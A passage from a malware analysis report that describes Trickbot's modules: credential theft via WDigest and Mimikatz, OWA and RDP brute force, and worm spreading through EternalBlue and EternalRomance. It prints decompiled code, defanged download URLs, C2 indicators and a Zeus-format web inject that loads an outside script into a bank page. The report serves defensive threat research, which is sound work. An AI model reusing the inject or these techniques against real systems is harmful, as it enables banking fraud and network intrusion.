This module enumerates all disks and folders, and searches for email patterns in files. It ignores files with selected extensions: .avi, .mov, .mkv, .mpeg, .mpeg4, .mp4, .mp3, .wav', .ogg, .jpeg, .jpg, .png, .bmp, .gif, .tiff, .ico. In addition it unpacks files with .xlsx, .docx, and .zip extensions, and performs the same email patterns search in the extracted file. Every time scanning of a disk ends, the module sends the list of found addresses back to the C2 server.

masrvDll32

This module is a network scanner based on source code of the Masscan software project. The module requests the range of IP addresses from the C2, scans all IPs in this range for the opened port, and sends the list of found addresses and ports back to the C2 server.

mlcDll32

This module implements the main functionality of the Gophe spambot. The Gophe spambot was used to propagate Dyre malware. As the successor to Dyre, it comes as no surprise that Trickbot has also inherited Gophe's source code. It can grab emails from Outlook and send spam through Outlook using MAPI. It also removes traces of spamming by deleting emails from the Outlook Sent Items folder. This module is also propagated by Trickbot as a standalone executable known as TrickBooster.

networkDll32

This module gets information about the network from the local system. It uses the following ADSI (Active Directory Service Interfaces) property methods to gather information:

- ComputerName;
- SiteName;
- DomainShortName;
- DomainDNSName;
- ForestDNSName;
- DomainController.

It retrieves the DNS names of all the directory trees in the local computer's forest. It also gets a full process list and system information snapshot (OS Architecture / ProductType / Version / Build / InstalationDate / LastBootUpTime / SerialNumber / User / Organization / TotalPhysicalMemory).

The module executes and gathers the results of selected commands:

- “ipconfig /all”
- “net config workstation”
- “net view /all”
- “net view /all /domain”
- “nltest /domain_trusts”
- “nltest /domain_trusts /all_trusts”

NewBCtestnDll32


This module is a reverse proxy module with custom implementation of the SOCKS5 protocol. It’s used to bypass traffic through the compromised host. The module can determine the external network IP address by STUN protocol using Google’s STUN servers. It can also create new processes by receiving a command line from a proxy-C2. It can’t download binaries for execution, but the ability to create new processes by starting powershell.exe with a Base64 encoded script in the command line transforms this module into a backdoor. Note that this is a common tactic for many actors.

outlookDll32

This module is written in Delphi, which is uncommon. The module tries to retrieve credentials from the Outlook profile stored in the system registry.

owaDll32

This module receives a list of domains, logins and passwords from the C2, and tries to find an OWA service on selected domains. To do so, it creates a URL by adding subdomains (‘webmail.’, ‘mail.’, ‘outlook.’) to domains from the list, and setting the URL path to ‘/owa’. After that it makes a POST request to the crafted URL, and checks the response for strings, tags or headers that are specific to an OWA service. The module then reports back to the C2 about the OWA URLs it finds. It can also perform a brute-force attack on the OWA URLs with logins and passwords received from the C2.


```
print_f_(URL, 0x800u, 0xFFFFFFFF, "%s%s%s|%s|%s\n", http, v7->domain, v7->path, v7->login, v7->password);
push_report(v31[3], URL);
*v33 = xmmword_10020F60;
v20 = 0;
v7->unk0 = 0;
v34 = xmmword_100212A0;
v35 = 1;
do
{
  v33[v20 + 1] ^= v33[0] + v20;
  ++v20;
}
while ( v20 < 0x20 );
HIBYTE(v35) = 0;
lstrcpyA(Format, &v33[1]);
print_f_(v44, 0x200u, 0xFFFFFFFF, Format, URL);// OWA url/login/password found: %s
v41 = 1702852144;
v21 = 48;
strcpy(v42, "~t");
```

Part of the C2 report routine in owaDll32 module

permaDll32


This module contains the encrypted embedded module RwDrv.sys. It installs RwDrv.sys driver to get low-level access to hardware. It identifies the hardware platform, checks the UEFI/BIOS write protection, and reports back to the C2. It can’t write any implants to UEFI or any shellcode into physical memory. However, the code of the module can easily be updated with this functionality.

EMBEDDED SYS MODULE timestamp:2013-03-25 InternalName:RwDrv.sys

This is a driver from the RWEverything utility. This utility enables access to computer hardware.


psfin32

Using Active Directory Service Interfaces (ADSI), this module makes Lightweight Directory Access Protocol (LDAP) and GlobalCatalog (GC) queries for organizational unit names, site name, group account name, personal account name, computer host name, with selected masks ‘*POS*’, ‘*REG*’, ‘*CASH*’, ‘*LANE*’, ‘*STORE*’, ‘*RETAIL*’, ‘*BOH*’, ‘*ALOHA*’, ‘*MICROS*’, ‘*TERM*’.



```
sub_100013D0((int)this, L"DOMAIN GC\r\n");
sub_100013D0((int)this, L"------------------------------
sub_100013D0((int)this, L"COMPUTERS:\r\n");
v6 = sub_10001700(L"GC:", (int)L"*POS*");
sub_100013D0((int)this, L"POS found: %d\r\n", v6);
v7 = sub_10001700(L"GC:", (int)L"*REG*");
sub_100013D0((int)this, L"REG found: %d\r\n", v7);
v8 = sub_10001700(L"GC:", (int)L"*CASH*");
sub_100013D0((int)this, L"CASH found: %d\r\n", v8);
v9 = sub_10001700(L"GC:", (int)L"*LANE*");
sub_100013D0((int)this, L"LANE found: %d\r\n", v9);
v10 = sub_10001700(L"GC:", (int)L"*STORE*");
sub_100013D0((int)this, L"STORE found: %d\r\n", v10);
v11 = sub_10001700(L"GC:", (int)L"*RETAIL*");
sub_100013D0((int)this, L"RETAIL found: %d\r\n", v11);
v12 = sub_10001700(L"GC:", (int)L"*BOH*");
sub_100013D0((int)this, L"BOH found: %d\r\n", v12);
v13 = sub_10001700(L"GC:", (int)L"*ALOHA*");
sub_100013D0((int)this, L"ALOHA found: %d\r\n", v13);
v14 = sub_10001700(L"GC:", (int)L"*MICROS*");
sub_100013D0((int)this, L"MICROS found: %d\r\n", v14);
v15 = sub_10001700(L"GC:", (int)L"*TERM*");
sub_100013D0((int)this, L"TERM found: %d\r\n\r\n", v15);
sub_100013D0((int)this, L"USERS:\r\n");
v16 = sub_100019A0(L"GC:", (int)L"*POS*");
sub_100013D0((int)this, L"POS found: %d\r\n", v16);
v17 = sub_100019A0(L"GC:", (int)L"*REG*");
sub_100013D0((int)this, L"REG found: %d\r\n", v17);
```

Part of C2 report routine in psfin32 module



```
IDirectorySearch = 0;
v2 = 0x80004005;
IADsContainer = 0;
pUnk = 0;
pEnum = 0;
IIDFromString(L"{001677D0-FD16-11CE-ABC4-02608C9E7553}", &iid);
if ( ADsOpenObject(L"GC:", 0, 0, 1u, &iid, (void **)&IADsContainer) >= 0 )
{
  if ( IADsContainer->lpVtbl->get__NewEnum(IADsContainer, &pUnk) >= 0 )
  {
    IIDFromString(L"{00020404-0000-0000-C000-000000000046}", &iid);
    if ( pUnk->lpVtbl->QueryInterface(pUnk, &iid, (void **)&pEnum) >= 0 )
    {
      hr = pEnum->lpVtbl->Next(pEnum, 1, &pvarg, (ULONG *)&lFetch);
      if ( hr >= 0 && !hr )
      {
        do
        {
          if ( lFetch == 1 )
          {
            pDisp.lpVtbl = (IDispatchVtbl *)pvarg.lVal;
            IIDFromString(L"{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}", &iid);
            v2 = (*(int (__stdcall **)(IDispatchVtbl *, IID *, IDirectorySearch **))pDisp.lpVtbl->QueryInterface)(
                   pDisp.lpVtbl,
                   &iid,
                   &IDirectorySearch);
          }
          VariantClear(&pvarg);
        }
        while ( !pEnum->lpVtbl->Next(pEnum, 1, &pvarg, (ULONG *)&lFetch) );
```

GlobalCatalog (GC) queries using ADSI

rdpscanDll32

This module receives a list of domains, IPs, logins and passwords from the C2, performs a check for RDP connection on the list of targets, and reports back to the C2 about the online status of targets. It can perform brute-force attacks on targeted systems, using the received logins and passwords. It also has the ability to brute force credentials by mutating IPs, domain names and logins, for instance, by replacing, swapping or removing letters, numbers, dots, switching from lower to upper case or vice versa, performing string inversion, etc.

shadDll32

This is the first implementation of the anubisDll32 module. It does not include the Anubis VNC embedded binary.

shareDll32

This module is used to spread Trickbot over the network. It downloads Trickbot from the URL http[:]//172[.]245.6.107/images/control.png and saves it as tempodile21.rec. It then enumerates network resources and tries to copy the downloaded Trickbot to selected shares C$ or ADMIN$ as nats21.exe. It then creates and starts a remote service on the compromised system in the following paths:

- %SystemDrive%\nats21.exe
- %SystemRoot%\system32\nats21.exe

The following service names are used to hide the presence of nats21.exe:

- SystemServiceHnet
- HnetSystemService
- TechnoHnetService
- AdvancedHnexTechnic
- ServiceTechnoSysHnex
- HnexDesktop

sharesinDll32

This module has the same functionality as shareDll32. However, the Trickbot binary dropped by this module has the name nicossc.exe, and the URL it uses to get Trickbot is http[:]//185[.]142.99.26/image/sdocuprint.pdf. The service names are also different:

- CseServiceControl
- ControlServiceCse
- BoxCseService
- TechCseService
- AdvanceCseService
- ServiceCseControl
- CseServiceTech

- TechCseServiceControl

sqlscanDll32

This module tries to implement the SQLi vulnerability scanner. It receives list of target domains, and tries to extend it with subdomains by querying the Entrust web interface https[:]//ctsearch.entrust[.]com/api/v1/certificates?fields=subjectDN&domain=<targeted_doma in>&includeExpired=true&exactMatch=false&limit=100. It then performs multiple HTTP queries with malformed data on pages and forms of the targeted domains, measures the time or difference in responses in order to check if the targeted resource is potentially vulnerable.

squDll32

This module gathers addresses of SQL servers. It enumerates registry values at HKLM\SOFTWARE\Microsoft\Microsoft SQL Server\Instance Names\SQL to obtain SQL server instances. It also makes a broadcast UDP request on ports 1433 and 1434 to obtain SQL server instances from the SQL Server Browser service that usually runs on these ports. After gathering SQL server instances, it drops the submodule mailCollector and passes the collected targets to it.

EMBEDDED EXE MODULE timestamp:2020-04-23 InternalName: <none>AliasName:mailCollector

This submodule uses the ADODBI interface to communicate with SQL servers, enumerate databases, and make search queries for the extraction of email addresses. The following query templates are used:

- select COUNT(*) from [%s] where [%s] like ‘%%@%%.%%’
- select [%s] as MAIL from [%s] where [%s] like ‘%%@%%.%%’

squlDll32

This is an old version of squDll32. It uses SQLDMO.dll to enumerate the available SQL server instances.

tabDll32

This module propagates Trickbot via the EternalRomance exploit. It enables WDigest Authentication by modifying the UseLogonCredential value in the HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest registry key. This modification is forced to save credentials in lsass.exe memory (Local Security Authority Subsystem Service). The tabDll32 module then injects the embedded module screenLocker in explorer.exe and locks the workstation with the lock screen, forcing the user to login again. It waits for next user login and scrapes the credentials from LSASS memory utilizing

Mimikatz functionality. Stolen credentials are sent back to the C2. After that tabDll32 downloads the payload from hardcoded URLs – usually the Trickbot loader (downloader) – starts up to 256 threads and uses the EternalRomance exploit to rapidly spread the downloaded payload over the network. Another embedded module, ssExecutor_x86, is used to set up persistence for the downloaded payload on exploited systems. This module also contains the main code of the shareDll32 module, and uses it to spread over the network.

The module ssExecutor_x86 copies the payload into the C:\WINDOWS\SYSTEM32\ and C:\WINDOWS\SYSTEM32\TASKS folders, and executes the payload. It enumerates user profiles in registry, copies the payload to C:\Users\<User Profile>\AppData\Roaming\ and establishes persistence by creating shortcuts in the profile's Startup folder and creating a 'Run' key in the profile's registry.


The tabDll32 module also exists in the form of a standalone executable with the alias 'spreader'.

systeminfo32

This module gathers basic system information. It uses WQL to get information about the OS name, architecture, version, CPU and RAM information. It also collects user account names on the local computer and gathers information about installed software and services by enumerating HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall' and 'HKLM\SYSTEM\CurrentControlSet\Services registry keys.


vpnDll32

This module uses an RAS (Remote Access Service) API to establish a VPN (Virtual Private Network) connection. The destination VPN server, and credentials for connection are provided by the C2's command and configuration files.



```
ServerName = v5->ServeName;
v5->dwType = 2;                          // RASET_Vpn
v5->dwfNetProtocols = 4;                 // RASNP_Ip
v5->dwEncryptionType = 2;                // ET_RequireMax
lstrcpyA(ServerName, (LPCSTR)p_dwSize);
lstrcpyA(v5->szDeviceType, "vpn");
v5->dwfOptions |= 0x40000u;
v5->dwfOptions2 |= 0x10u;
p_dwSize = 0;
ServerName = 0;
v5->dwVpnStrategy = 3;
v7 = RasSetEntryPropertiesA(0, "VPN", v5, dwBytes, (LPBYTE)ServerName, (DWORD)p_dwSize);
memset(v22.szUserName, 0, 0x214u);
v22.dwSize = 540;
v22.dwMask = 16;
sub_10001DC0(v22.szPassword, "kkkk", v16);
RasSetCredentialsA(0, "VPN", &v22, 0);
```

Setting the RAS (Remote Access Service) entry.



```
lstrcpyA(v8.szEntryName, v3);
lstrcpyA(v8.szUserName, lpString2a->UserName);
lstrcpyA(v8.szPassword, a3);
v5 = RasDialA(0, 0, &v8, 0, 0, v4);
if ( v5 )
{
  if ( *v4 )
  {
    RasHangUpA(*v4);
    *v4 = 0;
  }
```

<

The vpnDll32 module establishes a VPN connection

webiDll32

This module is used to intercept activity related to banking websites in browsers. It uses web injects to steal financial information. In addition to typical static and dynamic injections, this modification also supports web injects in the Zeus format, and can modify pages on the client side.


```
set_url https://*commerzbank.de* GPI
data_before
  </head>
data_end
data_inject
  <div id=mjf230 style=left:0px;top:0px;width:100%;height:100%;background-color:White;position:absolute;z-index:91001;></div>
  <script type=text/javascript src=https://miniorient.top/kontrolle?Mj3t=mol%3Eb2%27s%3E1-2819%3A599661&RE=CO29MM34nMERZ></script>
data_end
data_after
data_end

set_url *mail.ru* GPI
data_before
  <title>
data_end
data_inject
      kmail.ru
data_end
data_after
  </title>
data_end
```

Trickbot web inject configuration file in Zeus format

wormDll32

This module propagates Trickbot with the EternalBlue exploit. It enumerates computers using Network Management API and Active Directory Service Interfaces. It uses the EternalBlue exploit to inject shellcode in LSASS process memory. The injected shellcode downloads Trickbot from a hardcoded URL and executes it.

Description of other modules

Module	Description
adllog32	Debug version of adll32 module
bcClientDllNew32	Same as bcClientDll32
bcClientDllTestTest32	Same as bcClientDll32
bexecDll32	Same as aexecDll32
dpwgrab32	Same as tdpwgrab32
pwgrab32	Same as tdpwgrab32
pwgrabb32	Same as tdpwgrab32
sokinjectDll32	Same as injectDll32
tinjectDll32	Same as injectDll32
totinjectDll32	Same as injectDll32
mexecDll32	Same as aexecDll32
networknewDll32	Same as networkDll32
socksDll32	Same as NewBCtestnDll32
oimportDll32	Same as importDll32
onixDll32	Same as aexecDll32
pwgrab32	Same as dpwgrab32
pwgrabb32	Same as dpwgrab32
shadnewDll32	Same as anubisDll32
socksDll32	Same as NewBCtestnDll32
sokinjectDll32	Same as injectDll32
stabDll32	Same as tabDll32
tabtinDll32	Same as tabDll32
testtabDll32	Same as tabDll32
ttabDll32	Previous modification of tabDll32
timportDll32	Same as importDll32
tinjectDll32	Same as injectDll32

tnetworkDll32	Same as networkDll32
totinjectDll32	Same as injectDll32
tpwgrab32	Same as dpwgrab32
trdpscanDll32	Same as rdpscanDll32
tshareDll32	Same as shareDll32
ttabDll32	Same as tabDll32
tvncDll32	Same as bvncDll32
TwoBCtestDll32	Same as bcClientDll32
twormDll32	Same as wormDll32
wormwinDll32	Same as wormDll32
vncDll32	Same as bvncDll32

Geography of Trickbot attacks

(download)

We analyzed Trickbot detections that occurred between January 2021 and early October 2021. Most of the affected users were located in the USA (13.21%), Australia (10.25%) and China (9.77%), followed by Mexico (6.61%) and France (6.30%).

Indicators of compromise (Trickbot C2 servers)

185.56.175[.]122	117.222.61[.]115	202.65.119[.]162	185.234.72[.]84
46.99.175[.]217	117.222.57[.]92	202.9.121[.]143	45.155.173[.]242
179.189.229[.]254	136.228.128[.]21	139.255.65[.]170	51.89.115[.]121
181.129.167[.]82	103.47.170[.]130	103.146.232[.]154	194.190.18[.]122
128.201.76[.]252	36.91.186[.]235	36.91.88[.]164	186.4.193[.]75
24.162.214[.]166	103.194.88[.]4	103.47.170[.]131	36.91.117[.]231
45.36.99[.]184	116.206.153[.]212	122.117.90[.]133	36.89.228[.]201
97.83.40[.]67	58.97.72[.]83	103.9.188[.]78	103.75.32[.]173
184.74.99[.]214	139.255.6[.]2	210.2.149[.]202	36.95.23[.]89

62.99.76[.]213	45.115.172[.]105	118.91.190[.]42	103.123.86[.]104

- Financial malware
- Malware
- Malware Descriptions
- Malware Statistics
- Malware Technologies
- Trickbot
- Trojan Banker

Authors

Oleg Kupreev

Trickbot module descriptions